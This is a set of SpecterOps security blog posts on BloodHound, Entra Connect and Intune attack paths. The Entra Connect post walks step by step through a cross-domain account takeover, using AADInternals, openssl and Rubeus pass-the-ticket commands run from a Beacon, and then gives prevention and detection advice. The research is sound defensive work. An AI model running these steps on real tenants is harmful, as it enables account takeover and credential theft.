Many organizations rely on Active Directory to manage user access to other important company systems and resources. Misconfigurations and technical debt within Active Directory combine over time to create attack paths. These attack paths can allow adversaries to move through the environment with ease and blend in with administrative behavior.

One of the most efficient ways to mitigate the risk of a breach is by proactively mapping and removing these attack paths. Insurance companies should focus on removing all attack paths to Tier 0 and other critical assets.

A good Attack Path Management solution will prioritize Tier Zero attack paths, provide detailed remediations and continuously monitor to protect against regression.

Why insurers carry unique digital risk

Insurance companies often rely on legacy technology, and over time technical debt piles up, slowing down the speed of business.

Additionally, mergers and acquisitions in the insurance industry increase the likelihood of adopting existing misconfigurations and generous privileges, while divestitures might leave a trail of digital backdoors after separating. The directory environment can become too entangled to sort out manually.

And as mentioned earlier, the insurance industry is prone to collecting and storing sensitive data that makes insurance companies an attractive target for bad actors.

Attack Path Management enhances your security posture

Adding an Attack Path Management solution to your security stack accomplishes two goals: visualizing your complex environment and the relationships between systems, devices and users and finding potential attack paths to remediate.

Over time, access permissions become difficult to track — contractors get temporary credentials, new applications require special permissions, and remote employees log in from personal devices. These small oversights changes can snowball into major security gaps.

Choosing a tool that continuously scans your environment for new devices, users and permissions/configurations puts your blue team back in the driver’s seat when it comes to vulnerability management. You can stop reacting to threats and start proactively shutting down attack paths.

BloodHound Enterprise removes risk at the root

Example of a network of users and devices that shows the relationship to one another.

BloodHound Enterprise, the leading Attack Path Management solution, can help you quickly and effectively visualize, prioritize and remove attack paths without disrupting operations. You can remediate with confidence as BloodHound finds the most efficient choke points to sever thousands of attack paths, often with a single fix.

Other benefits of BloodHound Enterprise include:

  • Network visuals to help better understand complex directory environments due to mergers and acquisitions and divestitures
  • Measure your Identity risk and exposure in Active Directory, Entra ID and hybrid environments
  • Eliminate years of technical debt
  • Continuously audit for new Identity risk introduced into your environment

To learn more about BloodHound Enterprise and the problem of Identity-based attack paths click here. If you’re ready for a demo, reach out.


Insurance companies can reduce risk with Attack Path Management was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.

  • ✇Posts By SpecterOps Team Members - Medium
  • Entra Connect Attacker Tradecraft: Part 2 hotnops
    Now that we know how to add credentials to an on-premises user, lets pose a question:“Given access to a sync account in Domain A, can we add credentials to a user in another domain within the same Entra tenant?”This is a bit of a tall order assuming we have very few privileges in Entra itself. Remember from Part 1 that the only thing we can sync down, by default, is the msDS-KeyCredentialLink property. In order to understand how to take advantage of this, we need to learn some more fundamentals
     

Entra Connect Attacker Tradecraft: Part 2

22 de Janeiro de 2025, 14:32

Now that we know how to add credentials to an on-premises user, lets pose a question:

“Given access to a sync account in Domain A, can we add credentials to a user in another domain within the same Entra tenant?”

This is a bit of a tall order assuming we have very few privileges in Entra itself. Remember from Part 1 that the only thing we can sync down, by default, is the msDS-KeyCredentialLink property. In order to understand how to take advantage of this, we need to learn some more fundamentals of the Entra sync engine and how the rules work:

Rule Intro


We have yet to look at a concrete rule, so let’s look at the first rule defined in the Rules Editor.

Note that the direction is not shown here, but I am showing the inbound rules in the sync rules editor. The direction is in the XML definition. The “Connected System” is the connector space that the source object is coming from (in this case, hybrid.hotnops.com). Since the AD object is a user, the connector space object is “user” and the user representation in the metaverse is called a “person”. The link type of “Provision” is saying “create a metaverse object if one does not exist yet”. In sum, this rule is telling the sync engine to create a metaverse object for any user in the connector space. Remember the connector is responsible for enumerating LDAP and populating all AD users into the connector space.

Next, the scoping filter sets which objects are to be provisioned. We can see here that if the connector space object has a property of isCriticalSystemObject not set to “true” AND adminDescription doesn’t start with “User_”, then the object will be provisioned. Remember that the object still exists in connector space, even though it won’t be projected into the metaverse.

Next, we get to the “join” rules which are critical to understand. The join rules are the logic that creates the links between the metaverse objects, and the connector space objects, resulting in concrete MSSQL relationships. In this case, the rule is saying that the ms-DS-ConsistencyGuid on the connector space object needs to match the sourceAnchorBinary on the metaverse object. If the ms-DS-ConsistencyGuid property doesn’t exist, the objectGUID is used. It’s also important to remember that joins happen for both inbound (from a connector space into the metaverse) and outbound (from the metaverse into the connector space) attribute flows.

Lastly, the transformations list which target object properties need to be mutated. Note that the language for these transformations is effectively VBA. In this case, two properties will be set on the metaverse person:

  1. cloudFiltered — This will be important later. This is a rather large rule that describes a list of string patterns, such as if the sAMAccountName starts with “krbtgt_” or “AAD_”, etc. If “true”, then a property called cloudFiltered will be set to “true” on the metaverse object.
  2. sourceAnchorBinary — Remember this from the join rule? In this rule, the sourceAnchorBinary is set on the metaverse object to match either the ms-DS-ConsistencyGuid or the objectId.

We have now walked through a full provisioning rule but note that most rules do not provision anything; rather, they are joined to existing objects and certain transformations are projected into the metaverse.

So far, we have described the flow into the metaverse, so how does a property flow out? Let’s take a look at the two rules we care about. First, let’s look at how users are provisioned in Entra:

The “Link Type” is “Provision”, meaning that a new object will be created in the Entra connector space. The Entra connector (Sync Agent), will use that object creation to trigger a new user creation in Entra.

This part is really important. If we look at the filter, objects are only provisioned to the Entra connector space if all of these conditions are met. Remember that some of our privileged accounts, such as the “MSOL” account, “krbtgt”, and “AAD_” account names are set to be cloud filtered. That means that they are projected into the metaverse, but the Entra user provisioning is simply being blocked by the sync engine.

Last rule, I promise. Let’s look at how Entra users are joined to on-premises users:

This is saying that if an Entra user with a source anchor matches a metaverse object with the same source anchor, they will be tied together.

Do you see it?

There are partially linked objects in the metaverse, and we can trigger a link by creating a new user with the matching sourceAnchor.

In simple terms, CloudFiltered objects are prevented from being provisioned only! AKA Outbound Filtering. If we can provision the Entra user ourselves, we can complete the inbound join rule and take over the user account in another domain, as long as the MSOL account can write their msDS-KeyCredentialLink property.

And chaining this together, because we can control the user password and creation from the compromised sync account in Domain A, we can then add the WHFB credentials discussed in the part one of this blog series and add credentials to a potentially privileged user.

Before we continue, this attack has some important caveats:

The MSOL account used for attribute flows has write permissions at the “Users” OU level by default. If a user account has inheritance disabled, then MSOL will not be able to write to it and this attack will not affect the account.

Walkthough

Enough talking; let’s do a walkthrough. In this scenario, we have a tenant (hotnops.com) with two on-premises domains: federated.hotnops.com and hybrid.hotnops.com. As an attacker, we have fully compromised federated.honops.com and have an unprivileged Beacon in hybrid.hotnops.com. We will take advantage of the compromised Entra Connect Sync account in federated.honops.com to take over hybrid.hotnops.com.

If you want a full walkthrough with all the command line minutae, the video is here:

Step 1

From the Beacon in hybrid.hotnops.com, we need to identify an account we’d like to take over and identify the sourceAnchor that we need.

To do this, we want to find partially synced metaverse objects. For the sake of this walkthrough, we can run dsquery:

#> dsquery * "CN=Users,DC=hybrid,DC=hotnops,DC=com" -attr *

With those results, we want to look for any account that matches our “CloudFiltered” rule, which is defined here.
In our case, there is an account named “AAD_cb48101f-7fc5–4d40-ac6c-09b22d42a3ed”. These are older connector accounts installed with AAD Connect Sync. If you identify an account that may be cloud filtered, you will need the corresponding ObjectID associated with the account that is in the dsquery results. In our case, the object ID is

0A08E28B-5D21–4960-A25A-F724F1E96155

Since the ObjectId is used as the sourceAnchor, we want to create a new Entra user with that sourceAnchor so it will link to our targeted “AAD_” account. In order to convert the UUID to a sourceAnchor, we simply need to convert the UUID to a binary blob where each section is little endian. I have a script to do it here, but there are probably easier ways.

./uuid_to_sourceAnchor.py 0A08E28B-5D21–4960-A25A-F724F1E96155

We now want to use our Sync Account in federated.hotnops.com to create a new user with that sourceAnchor so that it will create a link to our target user in hybrid.hotnops.com. We can do that by obtaining credentials for the ADSync account and using the provisioning API. You’ll need to obtain an access token for the ADSync account, which I demonstrate in the video linked above. Once you have your token, you’ll need to use AADInternals to create the account.

#> Set-AADIntAzureADObject -AccessToken $token -SourceAnchor $sourceAnchor -userPrincipalName <upnOfTarget> -accountEnabled $true

At this point, we have achieved Step 1. We have a new user in Entra with a matching sourceAnchor, and now we need to wait up to 30 minutes (by default) for the target domain to run an Entra Connect sync, at which time the Entra user and the on-premises target “AAD_cb48101f-7fc5–4d40-ac6c-09b22d42a3ed” link together.

Step 2

Once the user is created, add an msDS-KeyCredentialLink to the newly created Entra user as documented in the first blog post in this series.

Step 3: Profit

Once the Entra Connect sync agent on hybrid.hotnops.com runs the next sync, it will use the join rule “In from AAD — User Join” to link the Entra user to the metaverse object associated with the on-premises “AAD_cb48101f-7fc5–4d40-ac6c-09b22d42a3ed” account.

From here, we will use our Beacon in hybrid.hotnops.com and methods documented in the Shadow Credentials blog to elevate privileges.

As a result of registering a Windows Hello For Business (WHFB) key on your created Entra user, you will have a key called “winhello.key”. In order to use it with Rubeus, we need to format it as a PFX file. The steps are below:

openssl req -new -key ./winhello.key -out ./winhello_cert_req.csr
openssl x509 -req -days 365 -in ./winhello_cert_req.csr -signkey ./winhello.key -out ./winhello_cert.pem
openssl pkcs12 -export -out aad.pfx -inkey ./winhello.key -in ./winhello_cert.pem

Now, we need to go to our Beacon on hybrid.hotnops.com and upload the PFX:

beacon> upload aad.pfx

Now, run the Rubeus command:

beacon> rubeus asktgt /user:AAD_cb48101f-7fc5–4d40-ac6c-09b22d42a3ed /certificate:C:\Path\To\aad.pfx /password:"certPassword" /domain:hybrid.hotnops.com /dc:DC1-HYBRID.hotnops.com /getcredentials /ptt

Congratulations! Your Beacon process now has a token for your targeted account.

Prevention

Identify All Partially Synced Users

For our purposes, a partially synced user is one that has an object in the on-premises connector space, a projection in the metaverse, but not an object in the Entra connector space. The reason why these exist, as mentioned earlier, is due to outbound filtering. In order to determine which users are partially synced, we can query all the objects in the metaverse and connector spaces and see which ones don’t have an object in the Entra connector space. The script to do that is here and here is an example output:

Identify All Privileged Users Inheriting Permissions From the Users OU

When Entra Connect is installed, an Active Directory Domain Services (AD DS) Connector account is created in the naming scheme of “MSOL_<random garbage>”. This account is responsible for syncing hashes (yes, it has DCSync privileges) and reading/writing properties on users to support the attribute flows. As a result of this, the MSOL account is given write all over all users in the “Users” OU.

That means this attack can affect any user that inherits their discretionary access control lists (DACLs) from the Users OU (which is pretty much all users). This is generally true of any Sync attack; however, something I learned during this research is that users added to sensitive privileged groups such as Domain Administrators will automatically have their inheritance disabled. Even when I re-enable it, some script comes along and disables it again. This led me to this technet article which claims that any AD group marked “protected” will routinely get a template DACL applied to them located at CN=AdminSDHolder,CN=System,DC=hybrid,DC=hotnops,DC=com.

So which users are “protected”?

Any user that has the adminCount property set to “1”. (Edit: Thanks to Clément Notin (@cnotin) for pointing out that the adminCount is the result of AD evaluating such criteria, not the source. More details here) Ultimately, as long as the target’s msDS-KeyCredentialLink attribute is writable by the MSOL account AND it is partially synced, then it is susceptible to this attack. I provided a powershell cmdlet to list all users that inherit their DACLs from the Users OU:

Detection

Detection of this misconfiguration/attack may be difficult but there are some solid signals that something is off. If any users in the Entra connector space have a metaverse projection with a “cloudFiltered” attribute set to “true”, then something is wrong. You can use the powershell cmdlet here to check for those users. While this doesn’t detect all hijackable metaverse objects, it does cover the most obvious case of cloudFiltered users.

References

Microsoft Entra Connect Sync: Configure filtering - Microsoft Entra ID

Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover | by Elad Shamir | Posts By SpecterOps Team Members

Gerenios/AADInternals: AADInternals PowerShell module for administering Azure AD and Office 365

DEF CON 32 — Abusing Windows Hello Without a Severed Hand — Ceri Coburn, Dirk jan Mollema

Introducing ROADtools Token eXchange (roadtx) — Automating Azure AD authentication, Primary Refresh Token (ab)use and device registration — dirkjanm.io

aadinternals.com/talks/Attacking Azure AD by abusing Synchronisation API.pdf


Entra Connect Attacker Tradecraft: Part 2 was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.
  • ✇Posts By SpecterOps Team Members - Medium
  • Introducing BloodHound CLI Christopher Maddalena
    We created a new tool to help you install and manage BloodHound instances, BloodHound CLI!GitHub - SpecterOps/bloodhound-cliWritten entirely in Go, this command-line tool can be cross-compiled to support Windows, macOS, and Linux, so you can use whichever operating system you like as your host system for BloodHound. You only need to have Docker installed.BloodHound CLI dramatically simplifies installation and server management. You can use BloodHound CLI to pull logs and monitor your containers.
     

Introducing BloodHound CLI

We created a new tool to help you install and manage BloodHound instances, BloodHound CLI!

GitHub - SpecterOps/bloodhound-cli

Written entirely in Go, this command-line tool can be cross-compiled to support Windows, macOS, and Linux, so you can use whichever operating system you like as your host system for BloodHound. You only need to have Docker installed.

BloodHound CLI dramatically simplifies installation and server management. You can use BloodHound CLI to pull logs and monitor your containers. Read on to learn more about a few of the specific commands.

$ ./bloodhound-cli        
BloodHound CLI is a command line interface for managing BloodHound and
associated containers and services. Commands are grouped by their use.

Usage:
bloodhound-cli [command]

Available Commands:
completion Generate the autocompletion script for the specified shell
config Display or adjust the configuration
containers Manage BloodHound containers with subcommands
help Help about any command
install Builds containers and performs first-time setup of BloodHound
logs Fetch logs for BloodHound services
running Print a list of running BloodHound services
version Displays BloodHound CLI's version information

Flags:
-h, --help help for bloodhound-cli

Use "bloodhound-cli [command] --help" for more information about a command.

Installing BloodHound

Recently, we talked with some of our community members to learn about their experiences with BloodHound Community Edition. One problem they reported was retrieving the initial password for the default admin user. Previously, installing BloodHound required pulling down the Docker YML file, running the Docker Compose commands, and monitoring the output to grab the initial password.

Now, you only need to run ./bloodhound-cli install and wait. BloodHound CLI will pull the Docker Compose file (if it doesn’t exist), randomly generate an initial password, and then display the initial credentials at the end of the installation.

$ ./bloodhound-cli install  
[+] Checking the status of Docker and the Compose plugin...
[+] Starting BloodHound environment installation
[+] Downloading the production YAML file from https://raw.githubusercontent.com/SpecterOps/BloodHound_CLI/refs/heads/main/docker-compose.yml
[+] Downloading the development YAML file from https://raw.githubusercontent.com/SpecterOps/BloodHound_CLI/refs/heads/main/docker-compose.dev.yml
graph-db Pulling
app-db Pulling
bloodhound Pulling
graph-db Pulled
app-db Pulled
bloodhound Pulled
Container bloodhound_cli-graph-db-1 Running
Container bloodhound_cli-app-db-1 Running
Container bloodhound_cli-bloodhound-1 Running
Container bloodhound_cli-app-db-1 Waiting
Container bloodhound_cli-graph-db-1 Waiting
Container bloodhound_cli-app-db-1 Healthy
Container bloodhound_cli-graph-db-1 Healthy
[+] BloodHound is ready to go!
[+] You can log in as `admin` with this password: JqNmrSuFWb5k8qj5EVL0f2OtUppzmZ4Y
[+] You can get your admin password by running: bloodhound-cli config get default_password
[+] You can access the BloodHound UI at: http://127.0.0.1:8080/ui/login

You can customize your installation by setting your initial password or adjusting the default username.

Customizing BloodHound

The config command is here to help you manage your server settings. As mentioned above, you can use it to set the initial username and password manually or set any other value you need in the bloodhound.config.json file. You can also use the config and config get commands to retrieve all config or individual values.

Wrap Up

Whether you’re starting fresh with BHCE or a veteran user, BloodHound CLI makes everything simpler. The tool can manage your configuration, monitor running containers, and pull logs. We will continue developing this new tool to simplify server updates and other maintenance tasks.

You can grab the first release, v0.1.0, here:

Release BloodHound CLI v0.1.0 · SpecterOps/bloodhound-cli


Introducing BloodHound CLI was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.

  • ✇Posts By SpecterOps Team Members - Medium
  • Intune Attack Paths — Part 1 Andy Robbins
    Intune Attack Paths — Part 1Prior WorkSeveral people have recently produced high-quality work around Intune tradecraft. I want to specifically mention:Chris Thompson and his work on MaestroDirk-jan Mollema and his work with Primary Refresh TokensAdam Chester and his work with Web Account ManagerBrett Hawkins and his work with Intune lateral movement detectionThibault Van Geluwe de Berlaere, Karl Madden, and Corné de Jong, and their work on abusing MS Graph permissions against IntuneDr. Nestori S
     

Intune Attack Paths — Part 1

Intune Attack Paths — Part 1

Prior Work

Several people have recently produced high-quality work around Intune tradecraft. I want to specifically mention:

What is Intune?

Intune is a Microsoft service that administrators can use for endpoint management. Microsoft appears to be investing most of its efforts into pushing administrators towards Intune and away from other endpoint management systems such as SCCM.

Intune isn’t universal… yet.

Intune adoption appears to be far from universal — admins are still widely using “legacy” endpoint management systems such as Group Policy and SCCM; however, with Microsoft pushing its customers towards Intune, we expect Intune adoption to accelerate in the coming years and for Intune tradecraft to become more relevant.

Intune is an attractive system for adversaries to target, as it is an authorized system capable of performing the most highly privileged actions on endpoints, such as running arbitrary commands and applications as the NT AUTHORITY\SYSTEM principal.

Intune Trust Boundary


Intune is an Azure service and requires an existing Entra tenant for admins to use it. Only one Intune instance can be associated with each Entra tenant. Intune instances can not be associated with more than one Entra tenant.

Two roles in the Entra tenant grant full control of an Intune instance:

  • Global Administrator
  • Intune Administrator

There is also a distinct authorization system within the Intune service with its own roles and mechanics.

Because the Intune service must be associated with precisely one Entra tenant, and because Entra’s authorization system grants full control of the Intune instance, the trust boundary around an Intune instance is established and enforced by the Entra tenant:

Intune Devices vs. Entra Devices

The Intune service refers to managed endpoints as “devices.” This is the same word Entra uses when describing endpoints. Intune Devices are typically endpoints that are registered or joined to the Entra tenant, but this is not a hard requirement. It is possible to manage an endpoint in Intune while that endpoint is not registered or joined to an Entra tenant.

Because of this, Intune Devices are distinct objects from Entra Devices. They are accessed and managed with a distinct API and they have universally unique identifiers that are distinct from Entra Devices:

We can determine when an Intune Device is the same endpoint as an Entra Device by comparing two fields:

  1. The deviceId field on Entra Devices
  2. The azureADDeviceId field on Intune Devices

In this example, we can see that the two devices are, in fact, the same endpoint:

An Intune Device may represent the same endpoint as an Entra Device; furthermore, both of these objects may also represent an on-premises Active Directory joined computer. When that is the case, the on-premises AD computer’s LDAP object will have the same value for its objectGUID property:

This is one endpoint represented across three systems with three distinct objects.

Intune RBAC vs. Entra RBAC vs. MS Graph

Intune has its own role-based access control (RBAC) system that is distinct from the Entra ID RBAC system, but the Intune service is also subject to Entra RBAC — an Entra Global Admin has full control of the Intune instance. Intune is accessed via the MS Graph API and there are several relevant MS Graph permissions that can control access to the Intune instance as well.

Intune RBAC — Role Assignments

The Intune RBAC system is very similar to the Entra RBAC system in that it is based on role definitions, role assignments, permissions, and scopes.

The first material difference of note is that Intune roles must be assigned to groups. While it is possible to create an Intune role assignment for a user, the system will not respect this configuration. Intune role assignments only work when assigned to groups, while Entra roles work when assigned to any principal type:

Intune RBAC — Permissions

Intune permissions (more accurately called Resource Operations) enable specific actions against specific Intune object classes. Intune permissions are formatted as:

Microsoft.<ServiceName>_<ObjectClass>_<Action>

All Intune permissions have “Intune” as the service name.

An example Intune permission is:

Microsoft.Intune_DeviceConfigurations_Create

This permission enables a principal to Create new Intune objects called DeviceConfigurations. This is a powerful permission that enables remote code execution on Intune-managed endpoints.

At time of writing, Intune has 239 distinct permissions, there does not appear to be an online resource listing all of these permissions, and MS Graph serves them at the /deviceManagement/resourceOperations API endpoint. BARK’s Get-IntuneResourceOperations hits that endpoint to list all Intune permissions.

Intune RBAC — Scope Groups

Intune’s RBAC system supports limiting role assignments to particular sets of endpoints. The mechanism for this is called Scope Groups. Scope Groups are Entra ID security groups. The default (and most common) configuration is to use a virtual scope group called allDevicesAndLicensedUsers. This scope group value means the role assignment will enable the principal to perform actions against all devices in the Intune instance.

Scope Groups may be used to limit which devices a principal can control when granted a role assignment. For example, the Entra group called “Seattle Admins” may have an Intune role assignment for the built-in role called “School Administrator”:

If the Intune admin wants to limit this role assignment to only granting control of devices in Seattle, they may create a new Entra group called “Seattle Devices” and then add the relevant Entra Devices (not the Intune Devices) to that group.

Recall from earlier that Entra devices and Intune devices that represent the same endpoint share a common property value that ties the objects to the same host.

Putting this all together, we can visualize the above configuration as such:

The one piece that is missing is the inclusion of the Scope Group configuration within the role assignment itself. Let’s add that in:

This configuration means that the “Seattle Admins” group will have all permissions granted by the “School Administrator” role, but only for those devices that belong to the groups listed in the “scopeGroups” attribute of the role assignment. The “Seattle Admins” group gains control of the Intune Device due to this configuration:

There may be other Intune devices in this instance, but if those devices are not added to the “Seattle Devices” group, then this configuration means the “Seattle Admins” group does not gain control of those other devices:

If an Entra Device that is associated with an Intune Device is added to the “Seattle Devices” group, then the “School Admins” group will gain control of that device:

If the “scopeGroups” property on the role assignment is changed to allDevicesAndLicensedUsers, then the “Seattle Admins” group will gain control of all Intune-managed devices within the Intune instance:

Intune RBAC — Scope Tags

The Microsoft documentation about scope tags begins with this paragraph:

You can use RBAC and scope tags to make sure that the right admins have the correct access and visibility to the required Intune objects. Roles determine what access admins have to which objects. Scope tags determine which objects admins can see.
Scope Tags limit visibility, they do not limit access.

Scope Tags are a distinct class of Intune object. They are referenced on most Intune objects including roles, role assignments, applications, and devices. For example, let’s say we want members of the “Seattle Admins” group to only be able to see devices that belong to the “Seattle Devices” group.

The Intune admin must first create the scope tag. Then, they modify the scope tag so that the scope tag itself includes the “Seattle Devices” group:

Next, the Intune admin would modify the existing role assignment connecting the “Seattle Admins” group to the “School Administrator” role. The modification is to update the “scopeTags” attribute on the role assignment itself to reference the existing scope tag. When this update happens, the members of the “Seattle Admins” group will lose the ability to see any device that is not a member of the “Seattle Devices” group:

While the members of the “Seattle Admins” group can no longer see those devices in Intune, they still control those devices. We can prove this in a lab by logging in as a member of the “Seattle Admins” group and deploying a new configuration to include all devices. Because the “scopeGroups” attribute of the role assignment is inclusive of all devices, the change will apply to all devices.

Scope tags do not appear to be commonly used in the real world. There are complicated rules around scope tags that I believe will introduce enough friction to discourage most Intune admins from making use of scope tags.

Entra ID RBAC

Two built-in roles in Entra have full control of an Intune instance:

  • Global Administrator
  • Intune Administrator

Principals with either of those roles are not limited in any way by Intune RBAC. I still need to look into which specific Entra ID permissions may be relevant in the same way, as admins may be using custom Entra ID roles that also have control of Intune.

MS Graph App Roles

Intune is accessed via MS Graph, which has its own set of permissions related to Intune. The MS Graph app roles that apply to Intune include, for example:

  • DeviceManagementRBAC.ReadWrite.All
  • DeviceManagementConfiguration.ReadWrite.All
  • DeviceManagementManagedDevices.ReadWrite.All

Most (all?) of the Intune-relevant MS Graph app roles begin with “DeviceManagement”.

Some of these app roles enable abuse. For example:

  • DeviceManagementConfiguration.ReadWrite.All app role enables arbitrary, privileged command execution on all Intune-managed endpoints
  • DeviceManagementRBAC.ReadWrite.All enables privileged role assignment in Intune, including the ability to grant Intune role assignments that lead to arbitrary, privileged command execution on Intune-managed endpoints

Those are the two MS Graph app roles I have completed the research on. There are others that appear very attractive, including:

  • DeviceManagementApps.ReadWrite.All
  • DeviceManagementServiceConfig.ReadWrite.All

Intune Arbitrary Command Execution via Remediations

Intune is an endpoint management system and, as such, provides Intune admins with various mechanisms for performing privileged actions on endpoints such as controlling operating system configurations, installing arbitrary applications, and running arbitrary commands.

One method of running arbitrary commands is by using Remediations (previously known as “Proactive Remediations”). Remediations allow Intune admins to run PowerShell scripts on Intune-managed devices as the Windows NT AUTHORITY\SYSTEM principal.

Remediations run PowerShell scripts. To run a remediation script, the admin must create or modify an existing PowerShell script. This step is done locally on the admin’s own host.

Next, the Intune admin must create or modify an existing script package. Creating a new script package is done by making a “POST” request to the MS Graph /devicemanagement/deviceHealthScripts endpoint. This is a privileged action. In order to successfully make a “POST” request to that endpoint, a principal must have one of the following:

A. One of these Entra ID roles:

  1. Global Administrator
  2. Intune Administrator

B. An Intune role assignment including the atomic permission (resource operation), Microsoft.Intune_DeviceConfigurations_Create. These built-in Intune roles have that permission:

  1. School Administrator
  2. Policy and Profile Manager

C. The MS Graph app role, DeviceManagementConfiguration.ReadWrite.All

The PowerShell script is stored as a base64-encoded string on the deviceHealthScript resource:

The script package defines which groups are able to run the package. For example, the admin may assign the script package to the “Seattle Devices” group in order to make the package available to those devices:

Script packages also allow admins to include or exclude devices using assignment filters:

Finally, script packages allow admins to exclude groups using an exclusion property of the package:

We have not observed wide-spread usage of exclusion groups or inclusion/exclusion filters. Due to the complexity involved with these filters, we do not expect most Intune admins to make use of filters beyond using the readily-available “All devices” assignment, or selecting specific groups to include.

We expect a typical environment to not make use of most of these filter mechanisms. In our example, we will simplify the diagram so that the “Seattle Devices” group is included in the script package:

Now that the script package is created and assigned to the “Seattle Devices” group, the script will automatically run on a specified interval; the default is once every 24 hours.

Intune Arbitrary Command Execution via On-Demand Proactive Remediation

Intune allows administrators to run specific remediation scripts on specific devices via a feature called on-demand proactive remediations. This feature is currently in preview and subject to change.

In order to run an on-demand proactive remediation, the admin must create a script (or target an existing script). The documentation for the initiateOnDemandProactiveRemediation action indicates that this action can be used to trigger several kinds of scripts within the Intune platform:

  • deviceHealthScripts
  • deviceManagementScripts
  • deviceComplianceScripts

At the time of writing (December 17, 2024), I have finished the work to understand which permissions are required in order to perform the initiateOnDemandProactiveRemediation action when sending a POST request to this URI:

https://graph.microsoft.com/beta/deviceManagement/managedDevices/{managedDeviceId}/initiateOnDemandProactiveRemediation

A service principal with the following MS Graph app role will successfully perform a “POST” request to the above endpoint:

  • DeviceManagementManagedDevices.PrivilegedOperations.All

A principal with an Intune role activated that includes one of the following permissions will successfully perform a “POST” request to the above endpoint:

  • Microsoft.Intune_RemoteTasks_OnDemandProactiveRemediation

The following built-in Intune roles have that/those permissions:

  • Help Desk Operator
  • School Administrator

In the previous section titled “Intune Arbitrary Command Execution via Remediations”, we discussed how script package filters limit which devices a remediation script package will automatically run on. For the endpoint discussed in this section, the initiateOnDemandProactiveRemediation action is not limited by those filters. Even if a script package is explicitly configured to not run on a set of devices, the initiateOnDemandProactiveRemediation action will successfully execute those same script packages on that same set of devices.

This may or may not be Microsoft’s intent. I opened a GitHub issue here asking them whether this is intended: https://github.com/MSEndpointMgr/Intune/issues/76

January 27, 2025 update: I made a mistake, the above repo is NOT an official Microsoft repo. I will try to get an answer from Microsoft directly regarding whether this behavior is expected.

Intune Script Packages

There are several Intune resource types admins can use to store and execute scripts on Intune-managed devices. The most obvious is a resource called deviceHealthScript. These objects are called “Script Packages” in the Intune portal GUI:

Look carefully at the above screenshot. Look at what the arrow on the left is pointing at. The Intune portal GUI calls the items in this list “Script Packages”. The Intune GUI says there are 37 “script packages”. Now carefully look at what the arrow on the right is pointing at: the number 37. Now look at the URI that was accessed to retrieve that number: it’s the deviceHealthScripts URI.

“Script Package” is the customer-facing name. That is the name Microsoft uses in the remediations feature documentation. “deviceHealthScript” is the name that MS Graph’s Intune API endpoints uses.

Because most Intune admins will likely be more familiar with the term “Script Package”, that is the name we will use when describing these objects.

Script packages (deviceHealthScripts) are Intune resources. There are several properties on these objects that are interesting to an attacker:

  • id — The universally unique identifier (UUID) of the script package
  • detectionScriptContent — Base64 encoded PowerShell “detection” script that will run on an endpoint executing this script package
  • remediationScriptContent — Base64 encoded PowerShell “remediation” script that will run on an endpoint executing this script package
  • runAsAccount — Whether the script will run as the logged-on user or as the NT AUTHORITY\SYSTEM principal

Intune admins can populate the detectionScriptContent and remediationScriptContent properties of these objects with anything they want; it doesn’t need to be a PowerShell script, but PowerShell is the only type of script that will successfully execute on an endpoint running a script package.

Adversaries find PowerShell scripts attractive because they may have contents that lead to successfully actioning an operational objective. Those contents may include less-sensitive data such as internal hostnames, or highly-sensitive data such as credentials.

A principal with one of the following Entra ID admin roles can read the contents of all script packages within an Intune instance:

  • Global Administrator
  • Intune Administrator
  • Global Reader
  • Security Reader
  • Reports Reader
  • Security Operator
  • Security Administrator
  • Helpdesk Administrator

A principal with one of the following built-in Intune roles can read the contents of all script packages within an Intune instance:

  • Help Desk Operator
  • Endpoint Security Manager
  • Policy and Profile Manager
  • Read Only Operator
  • School Administrator
  • Application Manager

The atomic Intune permission that enables reading script package contents is:

  • Microsoft.Intune_DeviceConfigurations_Read

These MS Graph app roles allow a service principal to read all deviceHealthScripts in the Intune instance:

  • DeviceManagementConfiguration.Read.All
  • DeviceManagementConfiguration.ReadWrite.All

Intune Platform Scripts

Platform scripts are Intune resources that store information about scripts that can run on Intune-managed devices. “Platform script” is the user-facing name of this resource. The MS Graph API refers to these resources as deviceManagementScripts. We will refer to them as “Platform Scripts”.

Platform scripts, similar to script packages, contain the base64-encoded script that will run on Intune-managed endpoints. Those scripts may contain sensitive information such as internal host names or credentials.

A principal with one of the following Entra ID admin roles can read the contents of all platform scripts within an Intune instance:

  • Global Administrator
  • Intune Administrator
  • Global Reader
  • Security Reader
  • Reports Reader
  • Security Operator
  • Security Administrator
  • Helpdesk Administrator

A principal with one of the following Intune roles can read the contents of all platform scripts within an Intune instance:

  • Help Desk Operator
  • Endpoint Security Manager
  • Policy and Profile Manager
  • Read Only Operator
  • School Administrator
  • Application Manager

The atomic Intune permission that enables reading platform script contents is:

  • Microsoft.Intune_DeviceConfigurations_Read

These MS Graph app roles allow a service principal to read all platform scripts in the Intune instance:

  • DeviceManagementConfiguration.Read.All
  • DeviceManagementConfiguration.ReadWrite.All

Intune Compliance Scripts

Compliance scripts are scripts that run during an Intune-managed Windows or Linux system. Compliance scripts are referred to as “Scripts” within the compliance policy GUI, and as “deviceComplianceScripts” by the API. We will call them “Compliance Scripts”.

Compliance scripts are associated with compliance policies. Compliance policies specify which devices/groups are in-scope for that particular policy. Compliance scripts automatically run once every 24 hours when associated with a compliance policy.

Admins can force a compliance script to execute “on-demand” by instructing a device to “sync”.

Intune Device User Hunting

When an on-premises Active Directory user logs onto a domain-joined computer, several artifacts are created within the operating system that make it possible to impersonate that user. This is well-established knowledge going back to at least 2008 when Luke Jennings published the seminal paper, “Security Implications of Windows Access Tokens — A Penetration Tester’s Guide”.

Similar tradecraft exists to take advantage of Entra users logging on to Windows endpoints, as discussed by Dirk-jan Mollema in, for example, his blog post titled “Digging Further Into the Primary Refresh Token”, and as discussed by Adam Chester in his blog post titled, “WAM BAM — Recovering Web Tokens From Office”.

This tradecraft means adversaries are interested in discovering which Intune-managed devices users have logged onto. There are several data sources we can pull from to discover which users have logged onto which devices, each with their own strengths and drawbacks:

User Hunting via Sign-in Logs

Of the built-in options, Entra sign-in logs are the highest-fidelity source for discovering which users have performed some kind of abusable logon on a device.

Sign-in logs are a trove of information. In the above screenshot, we can see:

  • The UUID of the user that performed a sign-in
  • The date and time of the sign-in
  • The application the user was “signing into” (Azure Portal)
  • Version information about the browser the user used
  • The UUID of the Entra device the user used

This is more than enough information to populate an attack graph:

